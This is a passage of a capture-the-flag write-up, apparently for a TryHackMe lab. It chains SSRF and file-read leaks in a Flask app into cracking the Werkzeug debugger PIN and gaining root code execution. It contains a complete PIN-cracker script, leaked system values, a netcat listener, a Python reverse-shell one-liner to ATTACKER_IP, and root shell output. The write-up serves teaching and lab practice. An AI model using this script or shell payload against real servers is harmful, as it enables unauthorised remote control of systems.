username— the user running the Flask process (viagetpass.getuser())modname— the Python module name (app.__module__)appname— the Flask class name (app.__class__.__name__orapp.__name__)modfile— the path to the module’s__file__attribute
Private Bits (require system access):
uuid.getnode()— returns the MAC address as an integerget_machine_id()— returns the Docker container ID (in Docker) or/etc/machine-idor boot_id
The Hash Chain:
- Create an MD5 hash object
- Feed each bit (public then private) into the hash:
h.update(bit.encode('utf-8')) - Update with
b'cookiesalt'→ this generates the cookie name - Update with
b'pinsalt'→ this generates the PIN number - Convert the hash to an integer:
int(h.hexdigest(), 16) - Take first 9 digits:
("%09d" % num)[:9] - Format with dashes: try groups of 5, then 4, then 3
The get_machine_id() function (from the same file) is also important:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
def get_machine_id():
    global _machine_id
    rv = _machine_id
    if rv is not None:
        return rv

    def _generate():
        # docker containers share the same machine id, get the
        # container id instead
        try:
            with open("/proc/self/cgroup") as f:
                value = f.readline()
        except IOError:
            pass
        else:
            value = value.strip().partition("/docker/")[2]
            if value:
                return value

        # Potential sources of secret information on linux
        for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
            try:
                with open(filename, "rb") as f:
                    return f.readline().strip()
            except IOError:
                continue
        # ... (OS X and Windows fallbacks omitted)
In Docker, it reads /proc/self/cgroup, splits on /docker/, and returns the container ID. This is why we extracted the container ID from cgroup earlier.
Leaking the PIN Inputs
Now let’s map each input to the data we gathered:
| Input | Value | Source Command |
|---|---|---|
username | root | /proc/self/status → Uid: 0 0 0 0 → getpass.getuser() returns root |
modname | flask.app | From flask/app.py source: class Flask is in module flask.app |
appname | Flask | From app.py: app = Flask(__name__) |
modfile | /usr/local/lib/python3.10/site-packages/flask/app.py | From flask/app.py source: getattr(mod, "__file__", None) |
| MAC (as int) | str(int("0242ac140002", 16)) | /sys/class/net/eth0/address → 02:42:ac:14:00:02 → convert hex to int |
| Machine ID | 77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca | /proc/self/cgroup → extract after /docker/ |
MAC address conversion:
1
2
3
4
# Raw: 02:42:ac:14:00:02
# Remove colons: 0242ac140002
# Convert hex to int: 2485377892354
str(int("0242ac140002", 16))  # "2485377892354"
The PIN Cracker Script
Here’s the complete exploit script that implements the Werkzeug PIN calculation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import hashlib
from itertools import chain

# ============================================================
# probably_public_bits — Information that could be guessed
# from the HTML error pages (module names, app names, etc.)
# ============================================================
probably_public_bits = [
    'root',                                                                # username (from /etc/passwd + /proc/self/environ)
    'flask.app',                                                           # modname (Flask app's __module__)
    'Flask',                                                               # app.__name__ / app.__class__.__name__
    '/usr/local/lib/python3.10/site-packages/flask/app.py'                 # mod.__file__ (from /proc/self/maps)
]

# ============================================================
# private_bits — Harder to guess, requires LFI to obtain
# ============================================================
private_bits = [
    str(int("0242ac140002", 16)),                                          # MAC address as integer (from /sys/class/net/eth0/address)
    '77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca'     # Docker container ID (from /proc/self/cgroup)
]

# ============================================================
# PIN Calculation — Exact replica of Werkzeug's algorithm
# Uses MD5 (hashlib.md5) as per werkzeug/debug/__init__.py
# ============================================================
h = hashlib.md5()

# Feed all bits into the hash (both public and private)
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)

# Step 1: Update with cookiesalt (for cookie name derivation)
h.update(b'cookiesalt')

# Step 2: Update with pinsalt (for PIN derivation)
h.update(b'pinsalt')
num = ('%09d' % int(h.hexdigest(), 16))[:9]

# Step 3: Format PIN with dashes (groups of 5, 4, or 3)
for group_size in (5, 4, 3):
    if len(num) % group_size == 0:
        pin = '-'.join(
            num[i:i+group_size].rjust(group_size, '0')
            for i in range(0, len(num), group_size)
        )
        break

print(pin)
Line-by-line walkthrough:
Public bits — These are the four inputs that are “public” in the sense that they’re discoverable from the application’s module structure. We’ve already determined each value through source code analysis and LFI.
Private bits — The MAC address converted to an integer string, and the Docker container ID extracted from cgroup.
- The hash chain:
h = hashlib.md5()— Initialize MD5- Loop through all 6 bits (4 public + 2 private), encoding each as UTF-8 bytes and updating the hash
h.update(b'cookiesalt')— First salt (used for cookie name generation, but we include it in the hash chain for the PIN too since the samehobject is used)h.update(b'pinsalt')— Second salt that makes the PIN different from the cookie name
- Number formatting:
int(h.hexdigest(), 16)— Convert hex digest to integer('%09d' % ...)[:9]— Format as 9-digit zero-padded string, take first 9
- Dash formatting:
- Try group sizes: 5, then 4, then 3
- For 9 digits with group size 3:
XXX-XXX-XXX rjust(group_size, '0')ensures each group is zero-padded
Running the Exploit
1
python3 Exploit-pin-Werkzeug-Console.py
110-688-511
The Werkzeug debugger PIN is
110-688-511.
RCE via Werkzeug Interactive Console
Now we have everything we need: the SECRET from the HTML, the PIN from our cracker, and the /console endpoint.
Enter the PIN 110-688-511 into the console’s PIN prompt. The console unlocks and we get an interactive Python REPL running in the Flask application context.
Initial Command Execution
1
2
>>> import os;print("Directory Listing:", os.listdir('/usr/src/app'))
Directory Listing: ['requirements.txt', 'Dockerfile', 'templates', 'public-docs', 'private-docs', 'static', 'app.py', 'flag-982374827648721338.txt']

There’s a flag file right there in the app directory: flag-982374827648721338.txt.
Flag #3 — Root Flag
1
2
>>> print(open('/usr/src/app/flag-982374827648721338.txt').read())
THM{SSRF2RCE_2_1337_4_M3}
Reverse Shell
For a more stable shell, we can spawn a reverse shell from the Werkzeug console:
Start listener on attack box:
1
nc -lvnp 4444
Execute in Werkzeug console:
1
2
>>> import socket,subprocess,os
>>> s=socket.socket();s.connect(("ATTACKER_IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])
Shell received:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
listening on [any] 4444 ...
connect to [192.168.172.251] from (UNKNOWN) [10.112.159.108] 45562
/bin/sh: can't access tty; job control turned off
/usr/src/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/usr/src/app # ls
Dockerfile
app.py
flag-982374827648721338.txt
private-docs
public-docs
requirements.txt
static
templates
/usr/src/app # cat flag-982374827648721338.txt
THM{SSRF2RCE_2_1337_4_M3}

Confirmed: We have root access (
uid=0). The shell is/bin/sh(Alpine’s default, no bash). The flag file sits in the working directory alongside the app source.
Full Attack Chain
Here’s the complete attack chain visualized:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
[Recon]
  ├─ Nmap: Werkzeug 0.16.0, Python 3.10.7, OpenSSH 8.2p1
  ├─ Feroxbuster: /console, /admin, /download, /static/imgs/
  └─ HTML Source: SECRET leak, suspicious /download?server= parameter

[SSRF]
  ├─ Netcat listener → captured X-API-KEY header → Flag #1
  └─ Confirmed pycurl SSRF via server parameter

[LFI via SSRF]
  ├─ file:// protocol + ?&id=1 trick
  ├─ Leaked: /etc/passwd, /etc/shadow, /proc/self/environ
  ├─ Leaked: /proc/self/cmdline, /proc/self/status, /proc/self/cgroup
  ├─ Leaked: /sys/class/net/eth0/address (MAC)
  └─ Leaked: /usr/src/app/app.py (full source code)

[Flag #2]
  ├─ SSRF to http://127.0.0.1:8087/admin (bypasses localhost check)
  └─ Downloaded admin_flag.pdf → Flag #2

[Werkzeug PIN Crack]
  ├─ Leaked: werkzeug/debug/__init__.py (PIN algorithm)
  ├─ Inputs: username=root, modname=flask.app, appname=Flask
  ├─ Inputs: modfile path, MAC→int, Docker container ID
  ├─ MD5 chain: bits → cookiesalt → pinsalt → 9-digit PIN
  └─ PIN: 110-688-511

[RCE]
  ├─ Authenticated to /console with PIN
  ├─ Found flag file via os.listdir()
  ├─ Read flag → Flag #3
  └─ Reverse shell for persistent access (root)
Key Techniques & Takeaways
SSRF via pycurl: The
serverparameter in/downloadallowed arbitrary URL fetching, includingfile://for LFI andhttp://for internal port access. No input validation whatsoever.The
?&id=1Trick: This URL parsing quirk is the key to makingfile://work. The?before&id=1acts as a query string separator for pycurl (so it doesn’t append garbage to the file path) while Flask’s parser still seesid=1as a separate parameter.Werkzeug PIN in v0.16.0: The PIN is deterministic based on 6 inputs (4 public, 2 private). In Docker environments, the “machine ID” is the container ID from
/proc/self/cgroup, not/etc/machine-id. The MD5 hash chain usescookiesaltandpinsaltas static salt values.Port Discovery: The app source code revealed
port=8087, meaning the internal Docker port differs from the external mapped port 80. This is critical for SSRF —http://127.0.0.1/admin(port 80) fails, buthttp://127.0.0.1:8087/adminsucceeds.Debug Mode in Production:
debug=Truein production exposes the interactive debugger, detailed error pages, and the PIN-protected console. Combined with information leakage via SSRF/LFI, this leads directly to RCE.